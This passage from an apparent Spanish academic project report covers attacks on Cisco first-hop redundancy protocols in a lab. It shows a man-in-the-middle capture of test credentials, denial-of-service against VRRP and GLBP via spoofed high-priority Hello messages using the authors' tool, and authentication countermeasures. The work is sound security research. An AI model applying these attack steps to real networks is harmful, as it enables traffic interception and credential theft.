Una vez el MiTM esté completo, se puede escuchar el tráfico de la víctima y obtener sus contraseñas. Para este ejemplo, se hace uso de una máquina virtual Ubuntu ejecutando un servidor apache y una página HTTP. Las siguientes figuras muestran los pasos a seguir para capturar la contraseña y el email de la víctima.

En la figura 7.30, la víctima se conecta a la página web “Multimedia” localizada en un servidor Apache ejecutándose en una máquina virtual Ubuntu.




Figura 7.30.- La víctima accede a la pagina web HTTP Multimedia

En la figura 7.31, la víctima introduce las credenciales:

- **email:** test@mail.com
- **password:** 1234




Figura 7.31.- La víctima introduce sus credenciales en la pagina web HTTP Multimedia

Finalmente con ayuda de Wireshark que permanece escuchando el tráfico, se obtiene la contraseña de la víctima. En la figura 7.32 se observan dichas credenciales.




Figura 7.32.- El atacante obtiene la contraseña en MiTM

7.2.3.- Soluciones encontradas

VRRP es inseguro como se ha visto. Para suplir la vulnerabilidad, incluye un campo de autenticación en los mensajes *Advertisement*. La configuración de la autenticación para VRRP versión 2 sobre router Cisco es:

```
(config-if)#vrrp [num-group] authentication { WORD—md5—text} [password]
```

En la prueba realizada en la figura 7.33, Scorpy genera un nuevo paquete VRRP manteniendo los campos de autenticación y realizando un ataque DoS con éxito. Esto no es posible si se emplea un cifrado MD5 en el campo de autenticación del paquete como en la figura 7.34.

```
Master#show vrrp
FastEthernet0/0 - Group 1
  State is Master
    Virtual IP address is 192.168.0.1
    Virtual MAC address is 0000.5e00.0101
    Advertisement interval is 1.000 sec
    Preemption enabled
    Priority is 150
    Authentication text "Samuel"
    Master Router is 192.168.0.4 (local), priority is 150
    Master Advertisement interval is 1.000 sec
    Master Down interval is 3.414 sec

Master#
*Jul  9 18:47:07.691: %VRRP-6-STATECHANGE: Fa0/0 Grp 1 state Master -> Backup
```

Figura 7.33.- Autenticación en texto plano rota por Scorpy (VRRP)



```
Master#show vrrp
FastEthernet0/0 - Group 1
  State is Master
  Virtual IP address is 192.168.0.1
  Virtual MAC address is 0000.5e00.0101
  Advertisement interval is 1.000 sec
  Preemption enabled
  Priority is 150
  Authentication MD5, key-string "Samuel"
  Master Router is 192.168.0.4 (local), priority is 150
  Master Advertisement interval is 1.000 sec
  Master Down interval is 3.414 sec
```

Figura 7.34.- Autenticación MD5 (VRRP)

7.3.- Explotación de vulnerabilidades de GLBP

El protocolo GLBP es un poco distinto al resto de protocolos de FHRP. Aunque sigue siendo vulnerable a los ataques DoS y MiTM debido a la falta de autenticación de los mensajes.


Este protocolo supone un plus de dificultad. Scapy no tiene incorporado el módulo de GLBP, por tanto se ha tenido que realizar dicha capa.

7.3.1.- Denegación de servicio (DoS)

El ataque DoS para GLBP sigue los mismos principios pero no funciona igual de bien que en los otros protocolos.

Para realizar el ataque se deben enviar mensajes Hello a la dirección multicast de GLBP con el puerto 3222 y una prioridad con valor 255. Cuando el router AVG detecte que existe otro router con una prioridad mayor que la suya, deja de ejercer de router AVG y por tanto no responde a las peticiones ARP de los PCs.

El problema de este radica en los routers AVF, ya que siguen reenviando tráfico si los PCs conocen la dirección MAC virtual. Para que este ataque sea efectivo, es necesario esperar, al vencimiento de la tabla ARP de los PCs.





7.3.1.1.- Escenario con GLBP

Se ha configurado un escenario mostrado en la figura 7.35 con un grupo. En GLBP no tiene sentido configurar varios grupos ya que la razón de hacerlo es repartir la carga. Este protocolo por si solo balancea la carga evitando la configuración de varios grupos en las topologías, por tanto, compensa tener varios routers AVF.





Figura 7.35.- Escenario GLBP

Scorpy permite ejecutar el ataque de denegación de servicio realizado en la figura 7.36. Sin embargo no será efectivo si la víctima tiene la dirección MAC del router AVF en su tabla ARP (figura 7.37). Solo cuando expire dicha entrada, el router AVF no puede responder a la petición ARP.






Figura 7.36.- Scropy ejecutando DoS para atacar a GLBP

```
PC-1> arp
00:07:b4:00:01:02  192.168.0.1 expires in 75 seconds
ca:02:1d:a4:00:00  192.168.0.5 expires in 75 seconds

PC-1> ping 192.168.0.1
84 bytes from 192.168.0.1 icmp_seq=1 ttl=255 time=5.907 ms
84 bytes from 192.168.0.1 icmp_seq=2 ttl=255 time=5.817 ms
84 bytes from 192.168.0.1 icmp_seq=3 ttl=255 time=5.889 ms
84 bytes from 192.168.0.1 icmp_seq=4 ttl=255 time=6.833 ms
84 bytes from 192.168.0.1 icmp_seq=5 ttl=255 time=8.784 ms

PC-1> ping 192.168.0.1
host (192.168.0.1) not reachable

PC-1> arp
arp table is empty

PC-1> ping 192.168.0.1
host (192.168.0.1) not reachable
```


Figura 7.37.- ARP y Ping de PC1 durante el ataque GLBP

7.3.2.- Soluciones encontradas

GLBP provee un mecanismo de autenticación en los mensajes, ya que a pesar de ser un protocolo propietario con poca información disponible es fácilmente rompible.


El comando para configurar la autenticación en los routers Cisco es:

(config-if)#glbp [num-group] authentication {md5 — text}





Scorpy no soporta la autenticación en texto plano ni en MD5 para el protocolo GLBP.






8. Conclusiones

En este proyecto se ha realizado el análisis y la explotación de vulnerabilidades existentes de los protocolos de redundancia de primer salto (FHRP) en routers Cisco. Estas vulnerabilidades son debidas a la transmisión de la información del protocolo usando tráfico multicast. Los protocolos HSRP, VRRP y GLBP son fácilmente explotados por los atacantes, convirtiéndose en el punto de fallo que ellos mismos tratan de solucionar. La complejidad del ataque no es muy elevada, cualquier usuario puede desarrollar un pequeño script y adaptarlo a sus necesidades. Aunque estos protocolos implementen mecanismos de autenticación en alguna de sus versiones, no proporcionan un cifrado global, por lo que se puede obtener mucha información del tráfico emitido.

Por otro lado, GLBP es un poco más seguro que los protocolos HSRP y VRRP. Al ser un protocolo propietario de Cisco sin un RFC, la información acerca del mismo es limitada, lo que le proporciona un poco de seguridad debido al desconocimiento.

Sin embargo, para quien que se introduce en el mundo del pentesting y su objetivo es ver los efectos de un ataque y como protegerse adecuadamente, desarrollar su propia herramienta, scripts o implementar un nuevo protocolo en Scapy, puede suponer un gran esfuerzo. Por ello surge la herramienta Scropy, para automatizar las fases de explotación y realizar ataques DoS y MiTM de manera completa. Scropy viene a suplir las carencias de la herramienta Yersina, ya que no soporta ataques para los protocolos VRRP y GLBP, además no proporciona la configuración automática del ataque MiTM. Otra ventaja es que Scropy permite realizar ataques a varios grupos, permitiendo seleccionar a qué grupo o grupos se desea atacar.





Bibliografía

- [1] William Stalling. *Comunicaciones y redes de Computadores*, 7 Edición
- [2] Foundation Learning, *Implementing Cisco IP Routing*, CCNP Route 300-101
- [3] Echeverri Montoya, Daniel., (2016), *Python para Pentesters*, Editorial 0xWord
- [4] Sun Tzu, *El Arte de la Guerra*
- [5] Documentación Cisco HSRP: https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst3560/software/release/12-2_52_se/configuration/guide/3560scg/swhsrp.html
- [6] Documentación Cisco VRRP: https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/ipapp_fhrp/configuration/xe-3s/fhp-xe-3s-book/fhp-vrrp.html
- [7] Documentación Cisco GLBP: https://www.cisco.com/en/US/docs/ios/12_2t/12_2t15/feature/guide/ft_glblp.html
- [8] Hacking con Scapy: <https://thehackerway.com/tag/python-scapy/>
- [9] Manual de interfaz con PyQt: <http://zetcode.com/gui/pyqt5/>
- [10] Manual QtDesigner: <https://www.youtube.com/watch?v=TRKebElniyo&list=PLgHCrivozIb0-aaqXCbzVfzv535DVnMyi>
- [11] Manual de GNS3: <https://www.youtube.com/watch?v=D5MYhXeITSc&t=5s>
- [12] PaketLife: <https://packetlife.net>
- [13] Código para MVs Azure <https://azure.microsoft.com/en-us/documentation/articles/virtual-machines-windows-ps-manage/> 30 de Mayo de 2016

